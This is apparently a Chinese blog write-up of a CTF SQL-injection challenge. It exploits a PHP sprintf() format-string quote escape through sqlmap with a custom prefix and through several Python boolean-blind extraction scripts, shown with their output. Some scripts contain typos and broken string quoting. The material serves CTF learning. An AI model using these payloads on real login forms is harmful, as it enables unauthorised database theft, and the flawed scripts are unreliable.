

ichunqiu Web SQLi wp

原创

Garybr0 于 2021-01-11 10:46:47 发布 53 收藏

分类专栏: [CTF writeup](#) [SQL注入](#) [PHP函数](#) 文章标签: [sql注入](#) [sprintf格式化漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45253216/article/details/112441071

版权



[CTF writeup](#) 同时被 3 个专栏收录

16 篇文章 0 订阅

订阅专栏



[SQL注入](#)

7 篇文章 0 订阅

订阅专栏



[PHP函数](#)

4 篇文章 0 订阅

订阅专栏

2020.1.10

菜鸡今天又来水题子。

其实这个题, 不是很水【狗头】在i春秋平台上看到了一道名为SQLi的web题, 想到了自己玩过1%的那个靶场也叫sqli-libs, 于是手贱的打开了。咋一看还蛮友善的, 其实涉及的知识点还蛮多的(自我感觉, 毕竟不会的太多了)

本题涉及的知识有:

- waf fuzz测试 sql注入fuzz字典
- sprintf()函数格式化字符串, 导致单引号逃逸
- 实践判断sql注入点
- sqlmap多参数使用
- 编写利用脚本

如果还有相关知识再做补充, 下面开始本题wp。

首先进入题目环境, 是一个登录框, 有用户名和密码。

用户名:

admin

密码:

.....

登录


https://blog.csdn.net/weixin_45253216

老规矩 admin 123456 安排一波。

结果提示我们 **password error!** emm应该是存在用户名，但是密码错误。如果把用户名和密码都换成123456，就会提示 **username error!**

转移思路，进行sql注入检测。


先抓包



https://blog.csdn.net/weixin_45253216


发送到intruder模块，看看是否有waf，就是进行了哪些特殊字符过滤。

这里应该就是waf fuzz测试sql注入fuzz字典这个字典总结的很全面，但是这里仅做一些特殊符号的检测。



https://blog.csdn.net/weixin_45253216

把变量全部Clear掉，然后在user处Add一个，然后设置我们要测试的字符



Payload type: **Simple list** Request count: 9

? **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Add from list ... [Pro version only]

!
@

\$
%
^
&
*
(

https://blog.csdn.net/weixin_45253216

Intruder attack2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
1	!	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
2	@	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
3	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
4	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
5	%	200	<input type="checkbox"/>	<input type="checkbox"/>	1457	
6	^	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
7	&	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
8	*	200	<input type="checkbox"/>	<input type="checkbox"/>	1250	
9	(200	<input type="checkbox"/>	<input type="checkbox"/>	1250	

Request Response

Raw Headers Hex Render

```
8 X-Via-JSL: 0d60de7, -
9 X-Cache: bypass
10
11 <br />
12 <b>
  Warning
</b>
: sprintf(): Too few arguments in <b>
/var/www/html/index.php
</b>
on line <b>
  18
</b>
<br />
13 <br />
```

Finished https://blog.csdn.net/weixin_45253216

发现%的length不同于其他符号，可能有问题。查看response，发现了sprintf()这个函数，有一个Warning。在大佬的题解中知道sprintf()这个函数是有漏洞的，然后进入下一阶段，就是理解**sprintf函数如何产生漏洞**。

以下来自W3school

定义和用法

sprintf() 函数把格式化的字符串写入变量中。


sprintf(format,arg1,arg2,arg++)

arg1、arg2、arg++ 参数将被插入到主字符串中的百分号 (%) 符号处。该函数是逐步执行的。在第一个 % 符号处，插入 arg1，在第二个 % 符号处，插入 arg2，依此类推。

注释：如果 % 符号多于 arg 参数，则您必须使用占位符。占位符位于 % 符号之后，由数字和 "\$" 组成。

```
<?php
$number = 2;
$str = "Shanghai";
$txt = sprintf("There are %u million cars in %s.", $number, $str);
echo $txt;
?>
//There are 2 million cars in Shanghai.

<?php
$number = 123;
$txt = sprintf("带两位小数: %1$.2f
<br>不带小数: %1\$u", $number);
echo $txt;
?>
//带有两位小数: 123.00
//不带小数: 123
```



自己试着测试了一下，正常情况下可以用%数字\$u (f、s) 来表示实数（浮点数、字符串），并且如果写成%1\$\' 就会把\'吃掉，从而只显示\'。

根据大佬的提示，网站结构中可能有这样的代码：

```
$name = sprintf("username = %s", $username);
$sql = sprintf("select * from table where $name and passwrod = %s", $password)
```

当我们传入的username中含有%时，在第二个sprintf函数中就会出现too few arguments 的问题，语言是原字符串中每有一个%，就应该有一个替换参数。

大佬的WP总结如下：

https://blog.csdn.net/weixin_45253216

- 看到sprintf函数时，我们就应该想到php的字符串格式化逃逸漏洞，这个漏洞导致的结果是会将%1\$\'变为\'，也就是说绕过了单引号的转换，一般情况下sql语句中的单引号都会被转换为\'，这不利于我们进行单引号的闭合，借此漏洞，我们完成对sql语句的注入。
- 由于该页面的响应只有两种，没有显位，即没有回显，我们无法直接通过页面的显示来得到数据库内容，那么就只有通过布尔值盲注了。
- 布尔值无法用手工完成，要靠脚本或者sqlmap完成。

方法一：用神器sqlmap跑

关于sqlmap进行POST注入方法2021.1.8

中有写道，这里不再赘述。

```

zhangyu@kali:~$ cat sqli.txt
POST / HTTP/1.1
Host: b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Connection: close
Cookie: __jsluid_h=7cf4b398608f4044ea2d35632ef42194
Upgrade-Insecure-Requests: 1

username=admin&password=adminzhangyu@kali:~$ sqlmap -r sqli.txt --prefix="admin%1$\'" -p username
{1.4.7#stable}
http://sqlmap.org
https://blog.csdn.net/weixin_45253216

```

先查看一下抓包内容，然后用sqlmap跑，这里记录一下两个参数的含义：

Request:

These options can be used to specify how to connect to the target URL

```

--data=DATA          Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent       Use randomly selected HTTP User-Agent header value
--proxy=PROXY        Use a proxy to connect to the target URL
--tor                Use Tor anonymity network
--check-tor          Check to see if Tor is used properly

```

Injection:

These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

```

-p TESTPARAMETER    Testable parameter(s)
--dbms=DBMS         Force back-end DBMS to provided value

```

sqlmap中 Request模块用处是可用于指定如何连接到目标URL

请求:

这些选项可用于指定如何连接到目标URL

- data = DATA要通过POST发送的数据字符串 (例如“ id = 1”)
- cookie = COOKIE HTTP Cookie标头值 (例如“ PHPSESSID = a8d127e ..”)
- random-agent使用随机选择的HTTP User-Agent标头值
- proxy = PROXY使用代理连接到目标URL
- tor使用Tor匿名网络
- check-tor检查Tor是否正确使用

https://blog.csdn.net/weixin_45253216

注射:

这些选项可用于指定要测试的参数,
提供自定义注入有效载荷和可选的篡改脚本

- p TESTPARAMETER可测试的参数
- dbms = DBMS强制将后端DBMS设置为提供的值

https://blog.csdn.net/weixin_45253216

--prefix<前缀>和--suffix<后缀> 指定PAYLOAD的前缀和后缀

```
[09:46:55] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[09:47:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:47:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:47:07] [INFO] target URL appears to be UNION injectable with 4 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
[09:47:14] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:47:14] [INFO] checking if the injection point on POST parameter 'username' is a false positive
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 105 HTTP(s) requests:
-----
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=adminadmin%1$\` AND (SELECT 7964 FROM (SELECT(SLEEP(5)))gORv)-- iYrs6password=admin
-----
[09:47:38] [INFO] the back-end DBMS is MySQL
[09:47:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
back-end DBMS: MySQL >= 5.0.12
[09:47:38] [INFO] fetched data logged to text files under '/home/zhanguy/.local/share/sqlmap/output/b241295890a34f0c93c8000ee5365239f098d5aa293d49d0.changame.ichunqiu.com'
[09:47:38] [WARNING] you haven't updated sqlmap for more than 193 days!!!
https://blog.csdn.net/weixin_45253216
```

然后爆数据库，只需要在后面加上 --dbs即可。

（昨天做题的时候，应该是一样的命令，一样的包，跑的那叫一个慢啊，3、4分钟跑出来一个字母，20多分钟才把数据库名跑出来，可能是因为payload前缀少了\，昨天好像是--prefix="admin%1'", 少了\，所以有时候payload参数很重要！！）

```
[*] starting @ 10:06:29 /2021-01-11/
[10:06:29] [INFO] parsing HTTP request from 'sqli.txt'
[10:06:29] [INFO] resuming back-end DBMS 'mysql'
[10:06:29] [INFO] testing connection to the target URL
[10:06:29] [INFO] heuristics detected web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=adminadmin%1'\ AND (SELECT 7964 FROM (SELECT(SLEEP(5)))gORv) -- yrs&password=admin
---
[10:06:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[10:06:29] [INFO] fetching database names
[10:06:29] [INFO] fetching number of databases
[10:06:29] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:06:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[10:06:46] [INFO] retrieved:
[10:06:51] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[10:07:57] [INFO] retrieved: ctf
[10:08:11] [ERROR] invalid character detected. retrying..
[10:08:11] [WARNING] increasing time delay to 2 seconds

available databases [2]:
[*] ctf
[*] information_schema

[10:08:11] [INFO] fetched data logged to text files under '/home/zhangyu/.local/share/sqlmap/output/b241295890a34f0c93c800ee5365239f098d5aa293d49d0.changame.ichunqiu.com'
[10:08:11] [WARNING] you haven't updated sqlmap for more than 193 days!!!

[*] ending @ 10:08:11 /2021-01-11/
```

额，一小时了，环境到期了。。。。

下面都是常规操作了 --tables 报表，爆完表应该有一个user一个flag。

然后爆flag的字段columns 然后dump，即可显示flag。

这里主要想记录一下第二种方法，就是自己怎么写python脚本，学完python后也没咋用过，所以希望在平常有机会就多写写，这里借鉴了大佬的脚本，要是自己写还真写不出来，希望继续努力，能写出自己的脚本【狗头】

[bfengj大佬原文的链接](#)

根据思路，首先是先爆数据库长度，然后数据库名称，然后表长度，表名称，列长度，列名称，列内容长度，列内容。

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%&*( )_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" and " + "(length(database( ))=" + str(i) + ")#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    if right in str(r):
        print('the length of database is %s' %i)
```

```
#coding:utf-8
```

```
import requests
import string

dic = string.digits + string.ascii_letters + "!@#$$%^&*()_+{}-="
length=3
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$" + " and " + "(substr(database(),0,1)=" + i + ")" + "#"
        #key = "admin%1$" + " and " + "(substr(database(),"+str(j)+"",1)=" + i + ")" + "#"
        key = "admin%1$" + " and (ascii(substr(database(),%d,1))=%d)#"% (j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)
```

```
#coding:utf-8
```

```
import requests
import string

dic = string.digits + string.ascii_letters + "!@#$$%^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" + " and " + "length((select table_name FROM information_schema.tables WHERE table_schema=0x6374666 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of table is %s' %i)
```



```

#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
length=4
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in range(65,123):
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")#"
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+",1)=" + i + ")#"
        key = "admin%1$"+" and (ascii(substr((select table_name FROM information_schema.tables WHERE table_sch
ema=0x637466 limit 0,1),%d,1))=%d)#"%(j,i)
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=chr(i)
            print(name)

```

```

#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for i in range(30):
    key = "admin%1$" and " + "length((select column_name FROM information_schema.columns WHERE table_name=0x666c
6167 limit 0,1))=" + str(i) + "#"
    data = {'username':key, 'password':'111'}
    r = requests.post(url, data=data).text
    #print(r)
    if right in str(r):
        print('the length of column is %s' %i)

```

```
#coding:utf-8
```

```
import requests
import string
```

```
dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
```

```
length=4
```

```
name=''
```

```
right = 'password error!'
```

```
worry = 'username error!'
```

```
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
```

```
for j in range(1,length+1):
```

```
    for i in range(65,123):
```

```
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")#"
```

```
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+"",1)=" + i + ")#"
```

```
        key = "admin%1$"+" and (ascii(substr((select column_name FROM information_schema.columns WHERE table_name=0x666c6167 limit 0,1),%d,1))=%d)#"%(j,i)
```

```
        data = {'username':key, 'password':'111'}
```

```
        r = requests.post(url, data=data).text
```

```
        if right in str(r):
```

```
            name+=chr(i)
```

```
            print(name)
```

```
#coding:utf-8
```

```
import requests
import string
```

```
dic = string.digits + string.ascii_letters + "!@#%$^&*()_+{}-="
```

```
right = 'password error!'
```

```
worry = 'username error!'
```

```
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
```

```
for i in range(60):
```

```
    key = "admin%1$" and " + "length((select flag FROM flag limit 0,1))=" + str(i) + "#"
```

```
    data = {'username':key, 'password':'111'}
```

```
    r = requests.post(url, data=data).text
```

```
    #print(r)
```

```
    if right in str(r):
```


```
        print('the length of column is %s' %i)
```

```
#coding:utf-8

import requests
import string

dic = string.digits + string.ascii_letters + "!@#%$%^&*()_+{}-="
length=42
name=''
right = 'password error!'
worry = 'username error!'
url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.ichunqiu.com/'
for j in range(1,length+1):
    for i in dic:
        #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")"#
        #key = "admin%1$" and " + "(substr(database(),"+str(j)+",1)=" + i + ")"#
        key = "admin%1$"+" and (ascii(substr((select flag FROM flag limit 0,1),%d,1))=%j+str(ord(i))+)"#
        data = {'username':key, 'password':'111'}
        r = requests.post(url, data=data).text
        if right in str(r):
            name+=i
            print(name)
```

结果跑完是这个样子的



```
File Edit Selection View Go Run Terminal Help sql1.py - Visual Studio Code
sql1.py x
F: > source code > sql1.py > ...
1 import requests
2 import string
3
4
5
6 dic = string.digits + string.ascii_letters + "!@#%&^&*( )_+{}-="
7 length=42
8 name=''
9 right = 'password error!'
10 worry = 'username error!'
11 url = 'http://6ca5f38e90d04c4db0e9806d617dc2e98189a185ca9941fc.changame.iichunqiu.com/'
12 for j in range(1,length+1):
13     for i in dic:
14         #key = "admin%1$" and " + "(substr(database(),0,1)=" + i + ")"#

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL 1: Python
flag{b5b36121-86dd-a
flag{b5b36121-86dd-a4
flag{b5b36121-86dd-a4d
flag{b5b36121-86dd-a4db
flag{b5b36121-86dd-a4db-
flag{b5b36121-86dd-a4db-a
flag{b5b36121-86dd-a4db-aa
flag{b5b36121-86dd-a4db-aab
flag{b5b36121-86dd-a4db-aab3
flag{b5b36121-86dd-a4db-aab3-
flag{b5b36121-86dd-a4db-aab3-8
flag{b5b36121-86dd-a4db-aab3-86
flag{b5b36121-86dd-a4db-aab3-86d
flag{b5b36121-86dd-a4db-aab3-86dd
flag{b5b36121-86dd-a4db-aab3-86ddb
flag{b5b36121-86dd-a4db-aab3-86ddb7
flag{b5b36121-86dd-a4db-aab3-86ddb74
flag{b5b36121-86dd-a4db-aab3-86ddb749
flag{b5b36121-86dd-a4db-aab3-86ddb749d
flag{b5b36121-86dd-a4db-aab3-86ddb749df
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1
flag{b5b36121-86dd-a4db-aab3-86ddb749dfa1}
PS C:\Users\lenovo>
```

脚本有些地方不理解或者可以改进的地方，以后接着更新。

【狗头】